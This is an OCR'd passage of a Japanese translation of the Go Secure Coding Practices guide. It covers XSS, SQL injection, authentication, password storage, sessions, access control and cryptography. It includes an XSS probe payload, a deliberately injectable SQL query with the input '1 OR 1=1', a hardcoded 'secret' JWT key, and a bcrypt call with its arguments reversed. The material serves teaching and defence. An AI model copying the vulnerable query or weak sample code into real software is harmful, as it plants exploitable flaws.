
text/templateをhtml/templateのものに置き換えることで、安全に処理できるようになります。

```
package main

import "net/http"
import "html/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```

この場合、`param1` が "<h1>" の状態でも、HTTP レスポンスヘッダ `Content-Type` は `text/plain` として送信されます。



それだけでなく `param1` は適切にエンコードされた状態でブラウザなどのメディアに出力されます。


Mozilla Firefox
http://192.1... 3C/script%3E
192.168.122.246:8080/?param1=<script>alert(1)</script>
Search
<script>alert(1)</script>
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
WS
Other
One request, 0.04 KB, 0.01 s
Filter URLs
Status
Method
File
Domain
Cause
Type
Transferred
Size
0 ms
80 ms
160 ms
200
GET
/?param1=<script>alert(1)</script>
192.168.122.246:8080
document
plain
37 B
37 B
11 ms

SQLインジェクション

出力のエンコーディングが適切でないために発生するもう一つの一般的なインジェクションは、SQLインジェクションです。これは主に、古い悪習である文字列の連結が原因です。

DBMSにとって特別な意味を持つ文字を含むことができる変数をSQLクエリに単純に追加するような処理は、SQLインジェクションに対して脆弱だと言えます。

以下のようなクエリがあったとします。

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = " + customerId

row, _ := db.QueryContext(ctx, query)
```

まさに脆弱性を利用され、侵入されてしまうようなコードです。

例えば、有効な `customerId` 値が提供された場合、顧客のクレジットカード情報のみをリストアップすることになります。 しかし、 `customerId` に `1 OR 1=1` 入れたらどうなるでしょう？

クエリは次のようになります。

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

すると、すべてのテーブルレコードがダンプされます（ `1=1` はどのレコードに対しても真になります）。

データベースを安全に保つ方法はたった一つ、プリペアドステートメントです。

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"

stmt, _ := db.QueryContext(ctx, query, customerId)
```

プレースホルダー `?` に注目してください。これであなたのクエリは

- 読みやすく
- より短く
- 安全

になりました。プリペアドステートメントにおけるプレースホルダーの構文は、データベースによって異なります。

たとえば、MySQL、PostgreSQL、Oracle は以下になります。

MySQL	PostgreSQL	Oracle
WHERE col = ?	WHERE col = $1	WHERE col = :col
VALUES(?, ?, ?)	VALUES($1, $2, $3)	VALUES(:val1, :val2, :val3)

「データベースのセキュリティ」セクションをチェックして、このトピックに関してより詳細な情報を入手してください。

認証とパスワードの管理

OWASP Secure Coding Practicesは、開発プロジェクトにおいて、すべてのベストプラクティスが守られているかどうかを検証するのに役立ちます。 認証とパスワードの管理は、どんなシステムであっても重要です。 ユーザーのサインアップから、クレデンシャルの保存、パスワードのリセットとプライベートリソースへのアクセスまで、詳細に説明されています。

いくつかのガイドラインは、より詳細な情報を得るためにグループ化されていたり、ソースコードを用いてトピックを説明しています。

経験則

「認証は信頼されたシステムで実行されなければいけない」という経験則があります。 通常はアプリケーションのバックエンドに該当します。

システムをシンプルにするため、また失敗のポイントを減らすためにも、よくテストされた標準的な認証サービスを利用する必要があります。

通常、フレームワークには認証モジュールが付属しており利用を推奨されます。 まるでそのモジュールは継続的に開発され、保守され、多くの人に利用され、集約的認証機構として動くものかのようにドキュメントに書かれているかもしれません。

とはいえ、悪意のあるコードの影響を受けていないことや、ベストプラクティスに則っているのかを「コードから注意深く点検する」必要があります。

認証を必要とするリソースは、それ自らが認証を行うべきではありません。 その代わりに、"中央集権的認証制御へのリダイレクト"を利用する必要があります。ローカルもしくは安全なリソースのみにリダイレクトするように、扱いには注意が必要です。

認証はアプリケーションのユーザーだけが使用するものではなく、アプリケーションが「機密情報/機能に関わる外部システムとの接続」を必要とする場合にも必要となります。 このような場合、外部サービスにアクセスするための認証情報は、暗号化され、信頼できるシステムに保存されなければいけません。認証情報をソースコードに直接書くことは安全ではありません。

認証データの伝達

この章では、「コミュニケーション」を広い意味で使用し、以下を包含しています。

- ユーザーエクスペリエンス（UX）
- クライアント・サーバー間のコミュニケーション。

「入力されたパスワードは画面上で隠されるべき」というだけでなく、「remember me 機能を無効にすべき」ということも真実です。

入力フィールドを `type="password"` とし、さらに `autocomplete` 属性を `off` [1]に設定することで、その両方を実現できます。

```
<input type="password" name="passwd" autocomplete="off" />
```

> 訳者注： autocomplete 機能を off にしてもブラウザ固有のIDパスワード管理機能がオフになることはありません。ただし例えば google chrome のIDパスワード保存機能であれば、アカウントに紐づけられるものなので、共用PCで入力履歴が残るというリスクが避けられたりと違いがあります。

認証情報は、送信される際には HTTPS のような暗号化された接続を介する必要があります。 認証情報のリセットなどに使われる電子メールによる一時的なパスワードの送信は、その例外の一つでしょう。

リクエストされたURLは通常、HTTPサーバーによってクエリ文字列を含んだアクセスログに記録されることを覚えておいてください。 認証情報をHTTPサーバーのアクセスログに漏らさないために、サーバーへのデータ送信には HTTPの `POST` メソッドを使用しましょう。

> 訳者注： https://www.ietf.org/rfc/rfc2616.txt の 15.1.3 にも書かれている。

```
xxx.xxx.xxx.xxx - - [27/Feb/2017:01:55:09 +0000] "GET /?username=user&password=70pS3cure/oassw0rd HTTP/1.1"
```

認証のためによく設計されたHTMLフォームは次のようなものです。

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

認証エラーを処理する際、アプリケーションは認証情報のどの部分が不正だったか公開してはいけません。例えば、"Invalid username" や "Invalid password" ではなく ”Invalid username and/or password" とすべきです。

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <div class="error">
        <p>Invalid username and/or password</p>
    </div>

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

曖昧なメッセージを使用することで、以下の情報が開示されません。

- 誰が登録しているか： "Invalid password" というメッセージから、ユーザー名が既に存在することを意味します。
- システムがどのように動作するか：”Invalid password" というメッセージは、アプリケーションがどのように動作しているかを明らかにしています。まず、`uername` をデータベースに問い合わせ、次に、`password` をインメモリで比較しています。

認証情報のバリデーション（および保存）の実行例は、バリデーションとストレージのセクションでご覧いただけます。

ユーザーがログインに成功したら、最後にログインに成功/失敗した日時を教えてあげましょう。ユーザーが不審なアクティビティを発見して報告できるようにします。 ログに関する詳細についてはこのドキュメントの `Error Handling and Logging` のセクションをご覧ください。

また、タイミングアタックを防ぐためにパスワードのチェックの際には実行時間が不変の比較関数を使用することをお勧めします。 タイミングアタックとは、異なる入力による複数のリクエストに対する処理の時間差を解析する手法です。

`record == password` という文字列を標準的な方法で比較した場合、一致しない最初の文字で、false を返すでしょう。この場合、 送信されたパスワードが正解に近いほど応答時間が長くなります。

これを利用すれば、攻撃者はパスワードを推測することができます。 もしもレコードが存在しない場合でも、空文字列とユーザーの入力を `subtle.ConstantTimeCompare` を使って比較することに気をつけましょう。

---

1. How to Turn Off Form Autocompletion, Mozilla Developer Network ↩
2. Log Files, Apache Documentation ↩
3. log_format, Nginx log_module "log_format" directive ↩

認証データのバリデーション・保存

バリデーション

このセクションの主題は、「認証データの保存」です。 ユーザーアカウントのデータベースがインターネット上に流出することは、望ましいことではありません。もちろん、このような事態が確実に起こるとは言えません。しかし、万が一そのような事態になった場合、パスワードなどの認証情報が適切に保管されていれば、被害の拡大を避けることができます。

まず、"*all authentication controls should fail　securely*"（あらゆる認証制御は安全に失敗すべき）ということをはっきりさせましょう。 また「認証とパスワード管理」の全てのセクションを読むことをお勧めします。 認証情報の誤りについてのレポートバックやログの処理方法に関する推奨事項を扱っています。

もう一つの予備的な推奨事項は、一連の認証の実装（最近のGoogleのような）では、あらゆる入力値は信頼できるシステム（サーバーなど）においてバリデーションされることです。

パスワードを安全に保管する：理論編

パスワードの保存について説明します。

パスワードは平文で保存する必要はありません。しかしユーザーが認証のたびに同じトークンを利用しているのかを、毎回バリデーションしなければいけません。

そこで、セキュリティ上の理由から、「一方通行」な関数 `H` が必要になります。 `p1` と `p2` が異なるパスワードの場合、 `H(p1)` もまた、H(p2)`[1]`とは異なるという性質を持ちます。

これは数学チックに感じますか？ 次の要件に注意してください： `H` は次のような関数でなければなりません。 `H⁻¹(H(p1))` が `p1` と等しくなるような関数 `H⁻¹` は存在しない。これはつまり ありとあらゆる `p` 試さない限り、元の `p1` を見つけられないということです。

`H` が一方通行であるなら、アカウント漏洩の本当の問題は何でしょうか？

もし考えられる全てのパスワードを知っているなら、その全てのハッシュ値を事前に計算し レインボーテーブル攻撃を実行できます。

パスワードはユーザーにとって管理するのが難しいことは、すでにお話したとおりです。また、ユーザーはパスワードを再利用してしまうだけでなく、覚えやすいもの、つまり推測しやすいものを使う傾向があります。

これを避けるにはどうしたらよいのでしょうか。

2人の異なるユーザーが同じパスワード `p1` を提供した場合、私たちは は異なるハッシュ値を格納すると言うのがポイントです。 不可能に聞こえるかもしれませんが、 `salt` を使えば良いのです。**ユーザーパスワード毎に別** の疑似乱数 `salt` を `p1` の前に追加し、結果としてハッシュを次のように計算します。 `H(salt + p1)` .

パスワードストアの各エントリでは、計算結果のハッシュと `salt` を平文で保存します。 `salt` は非公開である必要はありません。

最後の推奨事項です。

- 非推奨のハッシュアルゴリズム (例: SHA-1, MD5, etc) は使わないでください。

- 擬似乱数生成器のセクションをお読みください。

次のコード・サンプルは、この動作の基本的な例を示しています。

```
package main

import (
    "crypto/rand"
    "crypto/sha256"
    "database/sql"
    "context"
    "fmt"
)

const saltSize = 32

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // create random word
    salt := make([]byte, saltSize)
    _, err := rand.Read(salt)
    if err != nil {
        panic(err)
    }

    // let's create SHA256(salt+password)
    hash := sha256.New()
    hash.Write(salt)
    hash.Write(password)
    h := hash.Sum(nil)

    // this is here just for demo purposes
    //
    // fmt.Printf("email   : %s\n", string(email))
    // fmt.Printf("password: %s\n", string(password))
    // fmt.Printf("salt    : %x\n", salt)
    // fmt.Printf("hash    : %x\n", h)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET hash=?, salt=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, h, salt, email)
    if err != nil {
        panic(err)
    }

}
```

ただし、上記にはいくつかの欠点があるのでそのまま使用すべきではありません。理論を説明するためだけのサンプルです。次の章では、実際の場面で正しくパスワードソルトを利用する方法について説明します。

パスワードを安全に保管する：実践編

暗号技術で最も重要な格言の1つは**決して自分で暗号化しないこと**です。 アプリケーション全体が危険にさらされる可能性があります。これは デリケートで複雑なテーマです。嬉しいことに暗号技術には専門家によって審査され、承認されたツールや規格が提供されています。再発明するのではなく、これらを利用することが大事です。

パスワード保存の場合、OWASP によって推奨されるハッシュアルゴリズムは、`bcrypt`、`PDKDF2`、`Argon2`、`scrypt`です。 これらは、堅牢な方法でパスワードのハッシュ化とソルティングを行います。Go の作者は 標準ライブラリに含まれない暗号のための拡張パッケージを提供しています。このライブラリは、前述のほとんどのアルゴリズムを含みます。`go get` でダウンロードできます。

```
go get golang.org/x/crypto
```

次の例は、bcrypt を使用する方法を示していますが、広い場面でこれは十分な効果があるはずです。bcryptの利点はシンプルに使用できることで、結果的にエラーの可能性が低く抑えられることです。

```
package main

import (
    "database/sql"
    "context"
    "fmt"

    "golang.org/x/crypto/bcrypt"
)

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // Hash the password with bcrypt
    hashedPassword, err := bcrypt.GenerateFromPassword(password, bcrypt.DefaultCost)
    if err != nil {
        panic(err)
    }

    // this is here just for demo purposes
    //
    // fmt.Printf("email          : %s\n", string(email))
    // fmt.Printf("password       : %s\n", string(password))
    // fmt.Printf("hashed password: %x\n", hashedPassword)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET hash=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, hashedPassword, email)
    if err != nil {
        panic(err)
    }
}
```

Bcrypt は、平文のパスワードとハッシュ化したパスワードを比較するための簡単で安全な方法も提供します。

```
 ctx := context.Background()

 // credentials to validate
 email := []byte("john.doe@somedomain.com")
 password := []byte("47;u5:B(95m72;Xq")

// fetch the hashed password corresponding to the provided email
record := db.QueryRowContext(ctx, "SELECT hash FROM accounts WHERE email = ? LIMIT 1", email)

var expectedPassword string
if err := record.Scan(&expectedPassword); err != nil {
    // user does not exist

    // this should be logged (see Error Handling and Logging) but execution
    // should continue
}

if bcrypt.CompareHashAndPassword(password, []byte(expectedPassword)) != nil {
    // passwords do not match

    // passwords mismatch should be logged (see Error Handling and Logging)
    // error should be returned so that a GENERIC message "Sign-in attempt has
    // failed, please check your credentials" can be shown to the user.
}
```

パスワードのハッシュ化と比較に関するオプションやパラメータに不安がある場合、デフォルト値が安全な専用のサードパーティに任せてしまうことをお勧めします。 常にアクティブにメンテナンスされているパッケージを選択し、既知の問題がないかを確認することを忘れないでください。

- passwd - パスワードのハッシュ化と比較のデフォルトセーフな抽象化を提供する Go パッケージです。オリジナルの go bcrypt 実装、argon2、scrypt、パラメータマスキング、key'ed(uncrackable)ハッシュをサポートします。

> [1]. ハッシュ関数には Collisions の課題がありますが、推奨されているハッシュ関数は Collisions の確率が非常に小さいです。 ↩

パスワードポリシー

パスワードはほとんどの認証システムの一部であり、また攻撃者の第一の標的でもあり続ける長い歴史を持ちます。

何らかのサービスからユーザーのデータが流出することはよくありますが、 電子メールアドレスなどの個人情報よりも、パスワードが一番の心配事です。なぜか？ それは、パスワードは管理も記憶も容易ではないからです。ユーザーは覚えやすい弱いパスワード（例：「123456」）を使用し、さらに、同じパスワードを別のサービスでも利用しがちです。

アプリケーションのサインインにパスワードが必要な場合、最も良いのは アルファベットだけでなく、数字や特殊文字も含むような複雑なパスワードの強制であり パスワードの長さも8文字が一般的に使われますが、16文字を強制し、 複数単語のパスフレーズを使用することを検討させることです。

もちろん、これらのガイドラインは、ユーザーのパスワード再利用を防ぐものではありません。 の悪しき習慣を減らすためにできることはパスワード変更の強制です。クリティカルなシステムは、より頻繁な変更を必要とする場合があります。リセット間隔は管理コントロールされる必要があります。

リセット

特別なパスワードポリシーを適用していない場合でも、ユーザーがパスワードをリセットすることができるようにしなければいけません。 このような仕組みは、サインアップやサインインと同等に重要であり、システムが機密情報を漏えいしないよう、ベストプラクティスに従いましょう。

"*Passwords should be least one day old before they can be changed*" （パスワードは少なくとも1日経過してから変更可能となるべき。）これは パスワードの再利用を防ぐことができます。 "*email based resets, only send email to a pre-registered address with a temporary link/password*"（email を使ったリセットでは登録されているアドレスに一時的なリンクやパスワードを送る）は、有効期限を短くしましょう。

パスワードのリセットが要求されるたびに、ユーザーに通知する必要があります。 同じように、一時的なパスワードは、次の機会には変更されるべきです。

パスワードリセットの一般的な方法の一つに、アカウント所有者によって設定された「質問」を用いる方法があります。"*Password reset questions should support sufficiently random answers*"（パスワードリセットの質問は 十分に答えがバラけるものを用いましょう） 「好きな本は？」と言う質問には「聖書」と回答されることが多く、このような質問は好ましくありません。

その他のガイドライン

認証はあらゆるシステムにおいて重要な部分であるため、常に正しく安全な方法を採用する必要があります。以下は、認証システムをより強固なものにするためのガイドラインです。

- "*Re-authenticate users prior to performing critical operations*"（重要な操作を行う前には、ユーザーを再認証する。）
- "*Use Multi-Factor Authentication for highly sensitive or high value transactional accounts*"（機密性の高いアカウントや高額な取引を行うアカウントには、多要素認証を使用させる。）
- "*Implement monitoring to identify attacks against multiple user accounts, utilizing the same password. This attack pattern is used to bypass standard lockouts, when user IDs can be harvested or guessed*"（同じパスワードを使用した複数のユーザーアカウントに対する攻撃を特定するための監視を実施すること。この攻撃パターンは、ユーザーIDを取得または推測できる場合に、標準的なロックアウトを回避するために使用されます。）
- "*Change all vendor-supplied default passwords and user IDs or disable the associated accounts*"（ベンダーが提供するデフォルトのパスワードとユーザー ID をすべて変更するか、関連するアカウントを無効化する。）
- "*Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed*"（無効なログイン試行回数が設定された回数に達したらアカウントの無効化を強制すること（5回が一般的）。アカウントは、ブルートフォースによる認証情報の推測を阻止するのに十分な期間、無効にしなければならないが、DoS攻撃が有効となるほど長くするべきではない。）

セッション管理

このセクションでは、OWASP's Secure Coding Practices に従ってセッション管理の最も重要な側面について説明します。具体例とそれに沿った、プラクティスの背後にある論理的根拠の概要を説明します。 このセッションでテキストと合わせて分析するための完全なソースコードが入っているフォルダがあります。 このセクションで分析するプログラムの セッションプロセスの流れは以下の画像の通りです。

セッション管理において、アプリケーションはあくまでもサーバーのセッション管理コントロールを使用するべきで、セッションの作成は信頼できるシステムで行われるべきです。

コード例において、アプリケーションは信頼できるシステム上でJWTを使用したセッションを作成します。 これは以下の関数で行われます。

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
  ...
}
```

We must ensure that the algorithms used to generate our session identifier are sufficiently random, to prevent session brute forcing.

セッション識別子を生成するために使用されるアルゴリズムは、 ブルートフォース（総当り）を防ぐために、十分にランダムであるものを利用してください。

```
...
token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
signedToken, _ := token.SignedString([]byte("secret")) //our secret
...
```

Now that we have a sufficiently strong token, we must also set the `Domain` , `Path` , `Expires` , `HTTP only` , `Secure` for our cookies. In this case the `Expires` value is in this example set to 30 minutes since we are considering our application a low-risk application.

十分に強力なトークンができたので、クッキーの `Domain` , `Path` , `Expires` , `HTTP only` , `Secure` を指定しましょう。 今回の例では低リスクのアプリケーションを想定しているため、 `Expires` の値を30分に設定しています。

```
// Our cookie parameter
cookie := http.Cookie{
    Name: "Auth",
    Value: signedToken,
    Expires: expireCookie,
    HttpOnly: true,
    Path: "/",
    Domain: "127.0.0.1",
    Secure: true
}

http.SetCookie(res, &cookie) //Set the cookie
```

サインインすると、常に新しいセッションが生成されます。古いセッションはたとえ有効期限が切れていなくても再利用されてはいけません。 また、セッションハイジャックを防止するために `Expire` パラメータを使用して、定期的にセッションを終了強制します。 クッキーのもう一つの重要な側面は、同一ユーザー名による同時ログインを禁止することです。 ログインしているユーザーのリストを保持し、新しいログインユーザー名をこのリストと比較する。このアクティブなユーザーの一覧は通常、データベースに保存されます。

セッション識別子は、決してURLの中で公開してはいけません。セッション識別子は HTTP クッキーヘッダになくてはいけません。好ましくない例として、セッション識別子を GET パラメータとして受け渡してしまうような場合があります。 またセッション情報は、他の認可されないユーザーによる不正なアクセスから保護する必要があります。

Regarding HTTP to HTTPS connection changes, special care should be taken to prevent Man-in-the-Middle (MITM) attacks that sniff and potentially hijack the user's session. The best practice regarding this issue, is to use HTTPS in all requests. In the following example our server is using HTTPS.

HTTP から HTTPS への接続変更については、ユーザーのセッション情報を窃取ハイジャックするようなMITM（Man-in-the-Middle）攻撃を防ぐために特に注意が必要です。 この問題に関するベストプラクティスは、すべてのセッションでHTTPSを使用することです。 次の例では、サーバーはHTTPSを使用しています。

```
err := http.ListenAndServeTLS(":443", "cert/cert.pem", "cert/key.pem", nil)
if err != nil {
  log.Fatal("ListenAndServe: ", err)
}
```

機密性の高い、または重要な操作の場合は、セッション単位ではなく、リクエスト単位で生成されるトークンを使用する必要があります。 トークンはブルートフォースから保護するため常に十分にランダムかつ十分に長いものが使われるようにしてください。

セッション管理で考慮すべき最後の側面は、**ログアウト** です。 アプリケーションは、認証の元すべてのページからのログアウト方法を提供すべきで、関連するコネクションやセッションを完全に終了させる必要があります。 この例では、ユーザがログアウトすると、クッキーはクライアント側で削除されます。 ユーザーセッション情報が格納される場所においても同様に削除処理が実行されるべきです。

```
...
cookie, err := req.Cookie("Auth") //Our auth token
if err != nil {
  res.Header().Set("Content-Type", "text/html")
  fmt.Fprint(res, "Unauthorized - Please login <br>")
  fmt.Fprintf(res, "<a href=\"login\"> Login </a>")
  return
}
...
```

全てのコードサンプルは次にあります。 session.go

アクセスコントロール

アクセスコントロールの最初のステップは、信頼できるシステム・オブジェクトだけを使ってアクセス認可の判断することです。

セッション管理の例ではJWT（JSON Web Tokens：サーバーサイドでセッション・トークンを生成する仕組み。）を使用しています。

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
    //30m Expiration for non-sensitive applications - OWASP
    expireToken := time.Now().Add(time.Minute * 30).Unix()
    expireCookie := time.Now().Add(time.Minute * 30)

    //token Claims
    claims := Claims{
        {...}
    }

    token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
    signedToken, _ := token.SignedString([]byte("secret"))
```

トークンを保存して使用することで、ユーザーのバリデーションやアクセスコントロールモデルの強制ができます。

アクセス認可に使用するコンポーネントは、サイト全体で単一のものであるべきです。 ここでのコンポーネントは、外部の認証サービスを呼び出すライブラリも含まれます。

失敗した場合、アクセス制御は安全に失敗する必要があります。Goでは `defer` を使って実現できます。詳しくは、このドキュメントの エラーログ のセクションを参照してください。

アプリケーションが設定情報にアクセスできない場合、すべてのアクセスを拒否しなければいけません。

サーバーサイドのスクリプトや、AJAXやflashようなクライアントサイドからのリクエストを含む、あらゆるリクエストに対して認可制御は実施されるべきです。

また、認可制御のような特権ロジックをアプリケーションコードの他の部分から適切に分離することも重要です。

その他の重要な操作で、不正なユーザーによるアクセスを防止するためにアクセス制御が必要なものは以下の通りです。

- ファイルやその他のリソース
- 保護されたURL
- 保護された関数
- オブジェクトの直接参照
- サービス
- アプリケーションデータ
- ユーザーやデータの属性、ポリシー情報

提供された例では、単純なオブジェクトの直接参照がテストされます。このコード は、セッション管理のサンプルを基に作成されています。

このようなアクセス制御を実装する場合、サーバーサイドとプレゼンテーション層のアクセスコントロールのルールが同じであることを確かめることが大事です。

状態に関するデータをクライアント側に保存する必要がある場合、状態に関するデータに対して 改ざんを防ぐために、暗号化や完全性チェックを行うことが必要です。

アプリケーションロジックの流れがビジネスルールに適合している必要があります。

トランザクションを扱う場合、1人のユーザーまたは1つのデバイスが一定の時間に実行できるトランザクション数の制限はビジネス要件以上である必要がありつつ、DoS 攻撃を防げる程度には低くある必要があります。

`referer` HTTP ヘッダーのみを使用することは認可のバリデーションには不十分であり、あくまで補助的なものとして使用されるべきことは注意です。

長時間の認証セッションに関しては、アプリケーションは定期的にユーザーの権限を再評価して、ユーザーの権限に変更がないことを確認してください。 権限が変更されている場合は、ユーザーを強制的にログアウトさせ、再認証させてください。

またユーザーアカウントは安全な手続き管理されていることを監査できるようにしましょう。 (例：あるユーザーのアカウントをパスワード失効から30日後に無効化する。)。

またユーザーの認可が取り消された時のために、アプリケーションはアカウントの無効化とセッションの停止ができる必要があります。(例:役職の変更や、雇用形態の変更など）。

外部サービスアカウントや外部サービスと接続するためのアカウントをサポートする場合、これらのアカウントには可能な限り低いレベルの権限を与えましょう。

実践的な暗号

まずは強く明言します。 **ハッシュ化と暗号化は異なるものです。**

一般的に誤解があるようで、ほとんどの場合、ハッシュ化と暗号化は は間違った用法で、同じように使われています。両者は異なる概念であり目的も異なります。

ハッシュとは、ソースデータから（ハッシュ）関数によって生成された文字列または数値のことです。

```
hash := F(data)
```

ハッシュ値は固定長で、入力値の小さな変動に対して大きく変化します。（それでも衝突は起こるかもしれませんが）。優れたハッシュアルゴリズムでは、ハッシュ値を元の値に戻すことはできません[1]。ハッシュアルゴリズムとしては、MD5が最も有名ですが、セキュリティ的にはBLAKE2が最も強く、柔軟性があると考えられています。

Goの補助的な暗号ライブラリには、BLAKE2b（単にBLAKE2のこと）とBLAKE2sの実装があます。前者は64ビット環境用に最適化されており、後者は8ビットから32ビットまでの環境に対応しています。BLAKE2が使えない場合が利用できない場合は、SHA-256が良い選択肢となります。

暗号ハッシュアルゴリズムにおいて、遅いことは望ましいということに注意してください。 コンピュータは年々高速化しているため、同時に攻撃者はより多くのパスワードを試すことができるようになっています。（クレデンシャルスタッフィングおよびブルートフォースアタック）。それに対抗してハッシュ関数は、少なくとも10,000回の反復的な処理を内包する、本質的に遅い関数であるべきです。

中身が何であるか知らなくても良いが、中身の正しさを確認したい時（ダウンロード後のファイルの整合性チェックなど）はハッシュ化[2]を使うべきです。

```
package main

import "fmt"
import "io"
import "crypto/md5"
import "crypto/sha256"
import "golang.org/x/crypto/blake2s"

func main () {
        h_md5 := md5.New()
        h_sha := sha256.New()
        h_blake2s, _ := blake2s.New256(nil)
        io.WriteString(h_md5, "Welcome to Go Language Secure Coding Practices")
        io.WriteString(h_sha, "Welcome to Go Language Secure Coding Practices")
        io.WriteString(h_blake2s, "Welcome to Go Language Secure Coding Practices")
        fmt.Printf("MD5        : %x\n", h_md5.Sum(nil))
        fmt.Printf("SHA256     : %x\n", h_sha.Sum(nil))
        fmt.Printf("Blake2s-256: %x\n", h_blake2s.Sum(nil))
}
```

出力

```
MD5        : ea9321d8fb0ec6623319e49a634aad92
SHA256     : ba4939528707d791242d1af175e580c584dc0681af8be2a4604a526e864449f6
Blake2s-256: 1d65fa02df8a149c245e5854d980b38855fd2c78f2924ace9b64e8b21b3f2f82
```

Note: ソースコードサンプルを実行するためには事前に `$ go get golang.org/x/crypto/blake2s` を実行してください。

一方、暗号化は、データを鍵を使って可変長のデータに変換するものです

```
encrypted_data := F(data, key)
```

ハッシュとは異なり、正しい復号化関数と鍵を使うと暗号化されたデータ（ `encrypted_data` ）から元データ（ `data` ）を計算することができます。

```
data := F⁻¹(encrypted_data, key)
```

機密性の高いデータを、通信・保存後に自分を含む誰かがアクセス・処理するような場合には、暗号化する必要があります。 わかりやすい暗号化の使用例としては、HTTPSが挙げられます。 共通鍵暗号化においてはAESがデファクトスタンダードです。この アルゴリズムは、他の多くの対称型暗号と同様に、さまざまな方式で実装することができます。 下のコードサンプルでは、より一般的なCBC/ECB（暗号のコードサンプルにおいては正しいはず。）ではなくGCM（ガロアカウンターモード）が使用されていることにお気づきでしょう。 GCMは **認証付き**暗号化であり、暗号化の後に認証タグが暗号文に付与されます。そしてその認証タグを使って復号化の**前に**改ざんされていないことを確認することができます。それが GCM と CBC/ECB の一番の違いです。

これに対して、公開鍵と秘密鍵のペアを使用する公開鍵暗号方式または非対称暗号方式と呼ばれる暗号化方式があります。 非対称暗号方式はほとんどの場合において、対称鍵暗号方式よりも性能が劣ります。 そのため、ほとんどの一般的なユースケースでは、2人の間で共通鍵を非対称暗号を使用して共有しています。その対称鍵を使って対称暗号で暗号化されたメッセージのやり取りを行うのです。

1990年代の技術であるAESは置いておいて、Goの作者はchacha20poly1305のような認証付きの現代的な対象暗号アルゴリズムの実装とサポートを開始しています。

Another interesting package in Go is x/crypto/nacl. This is a reference to Dr. Daniel J. Bernstein's NaCl library, which is a very popular modern cryptography library. The nacl/box and nacl/secretbox in Go are implementations of NaCl's abstractions for sending encrypted messages for the two most common use-cases:

- Sending authenticated, encrypted messages between two parties using public key cryptography (nacl/box)
- Sending authenticated, encrypted messages between two parties using symmetric (a.k.a secret-key) cryptography

It is very advisable to use one of these abstractions instead of direct use of AES, if they fit your use-case.

